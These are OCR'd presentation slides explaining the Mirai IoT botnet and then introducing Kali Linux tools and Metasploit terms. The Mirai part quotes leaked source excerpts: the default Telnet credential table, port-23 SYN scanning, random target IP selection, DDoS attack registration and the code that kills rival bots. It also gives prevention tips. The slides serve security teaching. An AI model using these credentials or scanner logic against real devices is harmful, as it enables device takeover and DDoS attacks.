
“Anna Senpai” is a maker of the Mirai Botnet. He released the source code in the Dark Web
His purpose was to stop the IoT DDOS attack, but now there are many transformed using this source
And the damage is continuing.

Mirai's Target / Purpose


1. Using port# 23(Telnet)
2. Easy to guess the ID/PW

Mirai Botnet

Replication module



Mirai Botnet




Mirai Botnet

Characteristics of Mirai

1. Brute-Force attack is conducted to hack into weak IoT device manager accounts.

2. Mirai Botnet is going to attack IoT system that operates Busy Box



Characteristics of Mirai

3. Prevent reboot function

4. Prevent other malware's intrusion

Killer Script : Delete the other Botnet's process.(**Memory Scraping**)

5. Attack Pattern

DDOS

HTTP : GET, POST, HEAD

TCP Flooding : SYN, RST, FIN ,ACK, PSH , ALL


UDP Flooding : DNS, ICMP

Mirai Botnet

Mirai's Source Code

jgamblin Merge pull request #38 from Red54/patch-1 ··· Latest commit 3273043 on 16 Jul 2017

dlr	Trying to Shrink Size	2 years ago
loader	Trying to Shrink Size	2 years ago
mirai	Trying to Shrink Size	2 years ago
scripts	Transcribe post to markdown while preserving	2 years ago
ForumPost.md	Transcribe post to markdown while preserving	2 years ago
ForumPost.txt	Update ForumPost.txt	2 years ago
LICENSE.md	Trying to Shrink Size	2 years ago
README.md	Fix a typo in README.md	a year ago



Mirai's Source Code

cnc

Main.go = Receive Bot's information

Admin.go = Send commands to Botnet

Api.go = Send Command to individual Bot

Attack.go = Parsing the attack information

Bot.go = Managing & Create new Bot

clientList.go = Information of Bot

Database.go = Database, query….

Bot

Main.c = Start socket communication

Attack.c = DDOS attack function

Killer.c = Block other Bot's attack

Resolv.c = Target's IP/Domain

Scanner.c = Scan the Target/Bot

Mirai Botnet

Scan

ID PW W

```
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10);                 // root     xc3511
add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9);                      // root     vizxv
add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8);                      // root     admin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7);                  // admin    admin
add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6);                  // root     888888
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5);              // root     xmhdipc
add_auth_entry("\x50\x4D\x4D\x56", "\x46\x47\x44\x43\x57\x4E\x56", 5);              // root     default
add_auth_entry("\x50\x4D\x4D\x56", "\x48\x57\x43\x4C\x56\x47\x41\x4A", 5);          // root     juantech
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17\x14", 5);                  // root     123456
add_auth_entry("\x50\x4D\x4D\x56", "\x17\x16\x11\x10\x13", 5);                      // root     54321
add_auth_entry("\x51\x57\x52\x52\x4D\x50\x56", "\x51\x57\x52\x52\x4D\x50\x56", 5);  // support  support
add_auth_entry("\x50\x4D\x4D\x56", "", 4);                                          // root     (none)
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51\x55\x4D\x50\x46", 4);      // admin    password
add_auth_entry("\x50\x4D\x4D\x56", "\x50\x4D\x4D\x56", 4);                          // root     root
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17", 4);                      // root     12345
add_auth_entry("\x57\x51\x47\x50", "\x57\x51\x47\x50", 3);                          // user     user
add_auth_entry("\x43\x46\x4F\x4B\x4C", "", 3);                                      // admin    (none)
add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51", 3);                          // root     pass
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C\x13\x10\x11\x16", 3);  // admin    admin1234
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x13\x13\x13", 3);                          // root     1111
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x51\x4F\x41\x43\x46\x4F\x4B\x4C", 3);      // admin    smcadmin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x13\x13\x13", 2);                      // admin    1111
add_auth_entry("\x50\x4D\x4D\x56", "\x14\x14\x14\x14\x14\x14", 2);                  // root     666666
add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51\x55\x4D\x50\x46", 2);          // root     password
```

Scanner.c

1. Injection

- 64 ID/PW combinations are in table.
- Most of the accounts were kept when it were released at market.
- The higher the weight, the higher the chance of being attacked.

Mirai Botnet

Scan

```
// Set up IPv4 header
iph->ihl = 5;
iph->version = 4;
iph->tot_len = htons(sizeof (struct iphdr) + sizeof (struct tcphdr));
iph->id = rand_next();
iph->ttl = 64;
iph->protocol = IPPROTO_TCP;

// Set up TCP header
tcph->dest = htons(23);
tcph->source = source_port;
tcph->doff = 5;
tcph->window = rand_next() & 0xffff;
tcph->syn = TRUE;
```

Scanner.c

2. Port

- Making the Packet Header
- Scanning only 23 port.

Mirai Botnet

Scan

```
static ipv4_t get_random_ip(void)
{
    uint32_t tmp;
    uint8_t o1, o2, o3, o4;

    do
    {
        tmp = rand_next();

        o1 = tmp & 0xff;
        o2 = (tmp >> 8) & 0xff;
        o3 = (tmp >> 16) & 0xff;
        o4 = (tmp >> 24) & 0xff;
    }
    while (o1 == 127 ||                             // 127.0.0.0/8      - Loopback
           (o1 == 0) ||                             // 0.0.0.0/8        - Invalid address space
           (o1 == 3) ||                             // 3.0.0.0/8        - General Electric Company
           (o1 == 15 || o1 == 16) ||                // 15.0.0.0/7       - Hewlett-Packard Company
           (o1 == 56) ||                            // 56.0.0.0/8       - US Postal Service
           (o1 == 10) ||                            // 10.0.0.0/8       - Internal network
           (o1 == 192 && o2 == 168) ||              // 192.168.0.0/16   - Internal network
           (o1 == 172 && o2 >= 16 && o2 < 32) ||    // 172.16.0.0/14    - Internal network
           (o1 == 100 && o2 >= 64 && o2 < 127) ||   // 100.64.0.0/10    - IANA NAT reserved
           (o1 == 169 && o2 > 254) ||               // 169.254.0.0/16   - IANA NAT reserved
           (o1 == 198 && o2 >= 18 && o2 < 20) ||    // 198.18.0.0/15    - IANA Special use
           (o1 >= 224) ||                           // 224.*.*.*+       - Multicast
           (o1 == 6 || o1 == 7 || o1 == 11 || o1 == 21 || o1 == 22 || o1 == 26 || o1 == 28 || o1 == 29 || o1 == 30 || o1 == 33 || o1 == 55
    );

    return INET_ADDR(o1,o2,o3,o4);
```

Scanner.c

3.Get the random IP

Randomize the IP by pulling only numbers looks like IP
Per class

Repeat the Loop and scanning

Mirai Botnet

Attack

```
BOOL attack_init(void)
{
    int i;

    add_attack(ATK_VEC_UDP, (ATTACK_FUNC)attack_udp_generic);
    add_attack(ATK_VEC_VSE, (ATTACK_FUNC)attack_udp_vse);
    add_attack(ATK_VEC_DNS, (ATTACK_FUNC)attack_udp_dns);
       add_attack(ATK_VEC_UDP_PLAIN, (ATTACK_FUNC)attack_udp_plain);

    add_attack(ATK_VEC_SYN, (ATTACK_FUNC)attack_tcp_syn);
    add_attack(ATK_VEC_ACK, (ATTACK_FUNC)attack_tcp_ack);
    add_attack(ATK_VEC_STOMP, (ATTACK_FUNC)attack_tcp_stomp);

    add_attack(ATK_VEC_GREIP, (ATTACK_FUNC)attack_gre_ip);
    add_attack(ATK_VEC_GREETH, (ATTACK_FUNC)attack_gre_eth);

    //add_attack(ATK_VEC_PROXY, (ATTACK_FUNC)attack_app_proxy);
    add_attack(ATK_VEC_HTTP, (ATTACK_FUNC)attack_app_http);
```

Attack.c

4. Attack

When connection success, attack is started according to weight.

Purpose is to take control of vulnerable devices as quickly as possible

Mirai Botnet

Attack

```
static BOOL memory_scan_match(char *path)
{
    int fd, ret;
    char rdbuf[4096];
    char *m_qbot_report, *m_qbot_http, *m_qbot_dup, *m_upx_str, *m_zollard;
    int m_qbot_len, m_qbot2_len, m_qbot3_len, m_upx_len, m_zollard_len;
    BOOL found = FALSE;

    if ((fd = open(path, O_RDONLY)) == -1)
        return FALSE;

    table_unlock_val(TABLE_MEM_QBOT);
    table_unlock_val(TABLE_MEM_QBOT2);
    table_unlock_val(TABLE_MEM_QBOT3);
    table_unlock_val(TABLE_MEM_UPX);
    table_unlock_val(TABLE_MEM_ZOLLARD);

    m_qbot_report = table_retrieve_val(TABLE_MEM_QBOT, &m_qbot_len);
    m_qbot_http = table_retrieve_val(TABLE_MEM_QBOT2, &m_qbot2_len);
    m_qbot_dup = table_retrieve_val(TABLE_MEM_QBOT3, &m_qbot3_len);
    m_upx_str = table_retrieve_val(TABLE_MEM_UPX, &m_upx_len);
    m_zollard = table_retrieve_val(TABLE_MEM_ZOLLARD, &m_zollard_len);

    while ((ret = read(fd, rdbuf, sizeof (rdbuf))) > 0)
    {
        if (mem_exists(rdbuf, ret, m_qbot_report, m_qbot_len) ||
            mem_exists(rdbuf, ret, m_qbot_http, m_qbot2_len) ||
            mem_exists(rdbuf, ret, m_qbot_dup, m_qbot3_len) ||
            mem_exists(rdbuf, ret, m_upx_str, m_upx_len) ||
            mem_exists(rdbuf, ret, m_zollard, m_zollard_len))
        {
            found = TRUE;
            break;
        }
    }

    table_lock_val(TABLE_MEM_QBOT);
    table_lock_val(TABLE_MEM_QBOT2);
    table_lock_val(TABLE_MEM_QBOT3);
    table_lock_val(TABLE_MEM_UPX);
    table_lock_val(TABLE_MEM_ZOLLARD);

    close(fd);

    return found;
}
```

Killer.c

5. Memory Scraping

- Infected devices regulate other device’s remote access
- Delete the other botnet’s process

How to Prevent Mirai?

1. Stop using default ID/PW


2. Disable all remote access to your Device

PART 4


Metasploit

KALI LINUX

KALI LINUX


KALI TOOLS
Home
Tools Listing
Metapackages
Kali Linux Tools Listing
Information Gathering
ace-voip
Amap
APT2
arp-scan
Automater
bing-ip2hosts
braa
CaseFile
CDPSnarf
cisco-torch
copy-router-config
DMitry
Vulnerability Analysis
BBQSQL
BED
cisco-auditing-tool
cisco-global-exploiter
cisco-ocs
cisco-torch
copy-router-config
Doona
DotDotPwn
HexorBase
jSQL Injection
Lynis
Wireless Attacks
Airbase-ng
Aircrack-ng
Airdecap-ng and Airdecloak-ng
Aireplay-ng
airgraph-ng
Airmon-ng
Airodump-ng
airodump-ng-oui-update
Airolib-ng
Airserv-ng
Airtun-ng
Asleap
Web Applications
apache-users
Arachni
BBQSQL
BlindElephant
Burp Suite
CutyCapt
DAVTest
deblaze
DIRB
DirBuster
fimap
FunkLoad

Metasploit is..




For Hackers,
Malicious purpose

For Network manager or consultant,
Test for security

Metasploit is a open source SW, can be used to test security weakness

Metasploit

Why we using Metasploit ?



Supports various OS

Collected Malware

Metasploit


Basic terms

Exploit

Hackers using a defect in an application or service


Payload

Code that runs on the system



Shellcode

Fragment of SW , Open the command Shell
And control the victim's PC

